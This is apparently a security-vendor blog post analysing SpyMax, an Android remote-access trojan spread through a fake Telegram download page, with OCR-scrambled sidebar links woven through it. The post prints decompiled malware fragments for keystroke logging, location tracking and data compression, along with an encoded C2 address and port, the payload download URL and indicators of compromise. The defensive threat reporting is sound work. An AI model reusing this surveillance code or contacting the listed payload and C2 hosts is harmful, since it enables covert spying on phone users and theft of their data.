Stealer Trojan < Https://Labs.K7computing.Com/Index.Php/Category/Stealer-Trojan/>

SpyMax – An Android RAT targets Telegram Users

By Bargan S. June 25, 2024

Categories

Activators Cracks Keyg
Https://Labs.K7comput
Cracks-Keygens/>

Advanced Persistent Th
Https://Labs.K7comput
Persistent-Threats/>

Advisory <
Https://Labs.K7comput

Adware <
Https://Labs.K7comput

Android <
Https://Labs.K7comput

require the targeted device to be rooted; making it easier for the threat actors to do the intended damage.

SpyMax is a Remote Administration Tool (RAT) that has the capability to gather personal/private information from the infected device without consent from the user and sends the same to a remote threat actor. This enables the threat actors to control victims' devices that impacts the confidentiality and integrity of the victim's privacy and data. Our researchers at K7 Labs came across a phishing campaign targeting Telegram users. Below is the phishing image used in the campaign pretending to be the Telegram app (as shown in Figure 1).

Backdoor < Https://Labs.K7comput

Banking Malware < Https://Labs.K7comput Malware/>

Botnet < Https://Labs.K7comput

Breaking < Https://Labs.K7comput

Cloud Malware < Https://Labs.K7comput Malware/>

Cobalt Strike < Https://Labs.K7comput Strike/>

Code Hosting Platform Https://Labs.K7comput Hosting-Platform/>

Credential Stealer < Https://Labs.K7comput Stealer/>

Cryptocurrency < Https://Labs.K7comput

Cryptolocker < Https://Labs.K7comput

Cryptomining < Https://Labs.K7comput

K7 SECURITY Labs

<https://labs.k7computing.com>

Search

Telegram

Telegram FZ-LLC


In-app purchases


4.2star
14 million reviews

1 billion+
Downloads

12+
12+ years old i

click to download





About this app

Telegram is an instant messaging app that is

Data Privacy < Https://Labs.K7comput Privacy/>

Deceptive Apps < Https://Labs.K7comput Apps/>

Decryptor < Https://Labs.K7comput

Downloaders < Https://Labs.K7comput

Email < Https://Labs.K7comput

Exploits < Https://Labs.K7comput

Fake Applications < Https://Labs.K7comput Applications/>

Internet < Https://Labs.K7comput

IoT < Https://Labs.K7comput

Keylogger < Https://Labs.K7comput

Linux Malware < Https://Labs.K7comput Malware/>

Figure 1: Telegram app Phishing page

Once the user clicks on the “click to download”a malware application “ready.apk” is downloaded from the link : https://telegroms[.]icu/assets/download/ready.apk

Let’s get into the details of how this SpyMax works.

Once the malicious “ready.apk” is installed, it pretends to be the Telegram app and the icon used is similar to the Telegram app (in the device app drawer) as shown in Figure 2.

Https://Labs.K7comput

Mac Malware < Https://Labs.K7comput Malware/>

Macro < Https://Labs.K7comput

Malicious DLLs < Https://Labs.K7comput Dlls/>

Malicious Links < Https://Labs.K7comput Links/>

Malware As A Service (Https://Labs.K7comput As-A-Service-Maas/>

Malware Crypters < Https://Labs.K7comput Crypters/>

Obfuscation Technique Https://Labs.K7comput Techniques/>


Open Source < Https://Labs.K7comput Source/>

Packers < Https://Labs.K7comput

K7 SECURITY Labs

<https://labs.k7computing.com>

Search



Personally Speaking < Https://Labs.K7comput Speaking/>

Phishing < Https://Labs.K7comput

PowerShell < Https://Labs.K7comput

Privilege Escalation < Https://Labs.K7comput Escalation/>

Protocols < Https://Labs.K7comput

Python < Https://Labs.K7comput Based-Malware/Python

Python < Https://Labs.K7comput Malware/Python-Scripti

Ransomware < Https://Labs.K7comput

Remote Access Softwa Https://Labs.K7comput Access-Software/>

Remote Access Trojan · Https://Labs.K7comput Access-Trojan/>

Figure 2: Fake Telegram app icon created by the malware

Once this RAT is installed on the device, it frequently suggests the user to enable the Accessibility Service for the app, as shown in Figure 3, until the user allows this app to have the service enabled.

Https://Labs.K7comput
Admin/>

Remote Code Executior
Https://Labs.K7comput
Code-Execution-Attack

Scams <
Https://Labs.K7comput

Script-Based Malware <
Https://Labs.K7comput
Based-Malware/>

Scripting Malware <
Https://Labs.K7comput
Malware/>

Security <
Https://Labs.K7comput

Security News <
Https://Labs.K7comput
News/>

Security Tips <
Https://Labs.K7comput
Tips-2/>


Smishing <
Https://Labs.K7comput


Social Networking Apps
Https://Labs.K7comput
Networking-Apps/>

K7 SECURITY Labs

<https://labs.k7computing.com>

Search





Https://Labs.K7comput
Phishing/>

Stager <
Https://Labs.K7comput

Stealer Trojan <
Https://Labs.K7comput
Trojan/>

Storage Service Abuse
Https://Labs.K7comput
Service-Abuse/>

Tech Articles <
Https://Labs.K7comput
Articles/>

Torrents <
Https://Labs.K7comput

Uncategorized <
Https://Labs.K7comput

Viruses <
Https://Labs.K7comput

Vulnerability <
Https://Labs.K7comput

WhatsApp <
Https://Labs.K7comput

Worms <
Https://Labs.K7comput

Figure 3: Request for accessibility service

Technical Analysis

With the necessary permissions as shown in Figure 3, this APK acts as a Trojan with Keylogger capabilities. It creates a directory “Config/sys/apps/log“, in the devices’ external storage and the logs are saved to the file “log-yyyy-mm-dd.log” in the created directory, where yyyy-mm-dd is the date of when the keystrokes were captured as shown in Figure 4.

```
public void writeFile(String str) {
    try {
        synchronized (this.lockoflog) {
            String charSequence = DateFormat.format("yyyy-MM-dd", new Date()).toString();
            File externalStorageDirectory = Environment.getExternalStorageDirectory();
            File file = new File(externalStorageDirectory, "/Config/sys/apps/log");
            File file2 = new File(externalStorageDirectory, "/Config/sys/apps/log/log-" + charSequence + ".txt");
            if (!file.exists()) {
                file.mkdirs();
            }
            if (!file2.exists()) {
                file2.createNewFile();
            }
            String str2 = toBase64(str) + ">\r\n";
            try {
                BufferedWriter bufferedWriter = new BufferedWriter(new FileWriter(file2, true));
                bufferedWriter.append((CharSequence) str2);
                bufferedWriter.newLine();
                bufferedWriter.close();
            } catch (IOException unused) {
            }
        }
    } catch (Exception unused2) {
    }
}
```

Figure 4: Creating Log files

This malware collects location information like altitude, latitude, longitude, precision and even the speed at which the device is moving as shown in Figure 5.

SpyMax – An Android RAT targets Telegram Users

Security Advisory – Vulnerabilities in Fortinet
April 18, 2024
<https://labs.k7co
advisory-vulnerabilities-in-fortinet/>

```
            }
            if (ActivityCompat.checkSelfPermission(LocationService.this.getApplicationContext(), "android.permission.ACCESS_FINE_LOCATION") == 0 ||
ActivityCompat.checkSelfPermission(LocationService.this.getApplicationContext(), "android.permission.ACCESS_COARSE_LOCATION") == 0) {
                LocationService.fS8LM.requestLocationUpdates("gps", LocationService.f62t, (float) LocationService.f59d, LocationService.f57LL);
            }
        }
    }
}
```

Figure 5: Collects the device location information

SpyMax then proceeds to combine all the aforementioned data and compresses (using gZIPOutputStream API) them before forwarding it to the C2 server as shown in Figure 6.

```
public static byte[] wpsxxtutyfiefbdranxajtzdcgvnhnxwuuhhunjvdvrsvvxonf43(byte[] bArr) throws Exception {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    int length = bArr.length;
    ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(bArr);
    GZIPInputStream gZIPInputStream = new GZIPInputStream(byteArrayInputStream, length);
    byte[] bArr2 = new byte[length];
    while (true) {
        try {
            int read = gZIPInputStream.read(bArr2);
            if (read == -1) {
                break;
            }
            byteArrayOutputStream.write(bArr2, 0, read);
        } catch (Exception unused) {
        }
    }
    gZIPInputStream.close();
    byteArrayInputStream.close();
    byte[] byteArray = byteArrayOutputStream.toByteArray();
    byteArrayOutputStream.close();
    return byteArray;
}
```

Figure 6: DATA compression using gZIPOutputStream

C2 Communication

This RAT contacts the C2 server IP 154.213.65[.]28 via the port: 7771, which is obfuscated as shown in Figure 7.

```
public class initializeService extends Service {
    public static String ClientHost = "MTU0LjIxMy42NS4yOA==";  154.213.65.28
    public static String ClientPort = "Nzc3MQ==";   7771
    public static String HideType = "C";
    public static Context appContext;
    public static String ifScreenShot;
```

from PowerShell Token Grabber
July 2, 2024
<https://labs.k7co
stealer-forked-from-powershell-token-grabber/>

Recent Posts

Kema
Steale
forke
from
Powe
Token
Grabb

<https://labs.k7compu
stealer-forked-from-powershell-token-grabber/>




Figure 8: TCP connection with the C2 server

After the connection is established, the malware sends the gzip compressed data to the C2 as evident from the network packet's header in Figure 9.




Figure 9: gzip data sent by the device after establishing the connection with the C2 Server

The decompressed gzip content of the data is shown below in Figure 10.

target
Teleg
Users
June 25, 2024
<https://labs.k7compu
an-android-rat-
targets-telegram-
users/>

Secur
Advis
–
Vulne
in
Fortin
April 18, 2024
<https://labs.k7compu
advisory-
vulnerabilities-in-
fortinet/>




Figure 10: Decompressed gzip data showing IP address

Decoding packets from the C2

The C2 responds by sending a series of compressed data, which when decompressed are system commands and an APK payload as shown in Figure 11. In our case, the APK was extracted using Cyberchef.




Figure 11: Getting commands and APK file from C&C server

The structure of the commands sent from the C2 to victims' device is as follows:

```
null

x0F0x  plugens.angel.plugens.info
x0F0x  method
x0F0x  22NQR319
x0F0x  update
null

x0F0x  plugens.angel.plugens.info
x0F0x  method
x0F0x  1CNQ326
x0F0x  info
x0D0x  E0Qcz
x0D0x  9vSe4
null
```

Figure 12: Commands sent by the C&C

At K7, we protect all our customers from such threats. Do ensure that you protect your mobile devices by scanning them with a reputable security product like K7 Mobile Security and keeping the product active and updated. Also patch your devices for all the known vulnerabilities. Users are also warned to exercise caution and use only reputed platforms like Google Play and App Store for downloading software..

Compromise (IoC)

Package Name	Hash	Detection Name
reputation.printer.garmin	9C42A99693A2D68D7A19D7F090BD2977	Trojan (005a5d9c1)

URL

https://telegroms[.]icu/assets/download/ready.apk

C2

154.213.65[.]28:7771

MITRE ATT&CK

Tactics	Techniques
Defense Evasion	Application Discovery Obfuscated Files or Information, Virtualization/Sandbox Evasion
Discovery	Security Software Discovery, System Information Discovery
Collection	Email Collection, Data from Local System
Command and Control	Encrypted Channel, NonStandard Port

< https://twitter.com/intent/tweet?url=https://labs.k7computing.com/index.php/spymax-an-android-rat-targets-telegram-users/&text=SpyMax – An Android RAT targets Telegram Users>

< https://www.linkedin.com/shareArticle?url=https://labs.k7computing.com/index.php/spymax-an-android-rat-targets-telegram-users/&title=SpyMax – An Android RAT targets Telegram Users&summary=&source=>


Like what you're reading? Subscribe to our top stories.

If you want to subscribe to our monthly newsletter, please submit the form below.

Email * :

SUBSCRIBE

More Posts




<https://labs.k7computing.com/index.php/url-authentication/>

<https://labs.k7computing.com/index.php/url-authentication/>

Internet <https://labs.k7computing.com/index.php/category/internet/>

Malicious Links <https://labs.k7computing.com/index.php/category/malicious-links/>




<https://labs.k7computing.com/index.php/to-invest-4-5bn-in-fraud-protection-campaign/>

<https://labs.k7computing.com/index.php/to-invest-4-5bn-in-fraud-protection-campaign/>

Internet <https://labs.k7computing.com/index.php/category/internet/>

Scams <https://labs.k7computing.com/index.php/category/scams/>



<https://labs.k7computing.com/index.php/criticise-facebook-and-myspace-over-user-protection/>

<https://labs.k7computing.com/index.php/criticise-facebook-and-myspace-over-user-protection/>

Security News <https://labs.k7computing.com/index.php/category/security-news/>

Sekar P <https://labs.k7computing.com/index>
September 14, 2022

administrator <https://labs.k7computing.com/index>
February 16, 2010

administrator <https://labs.k7computing.com/index>
November 18, 2009

0 replies on “SpyMax – An Android RAT targets Telegram Users”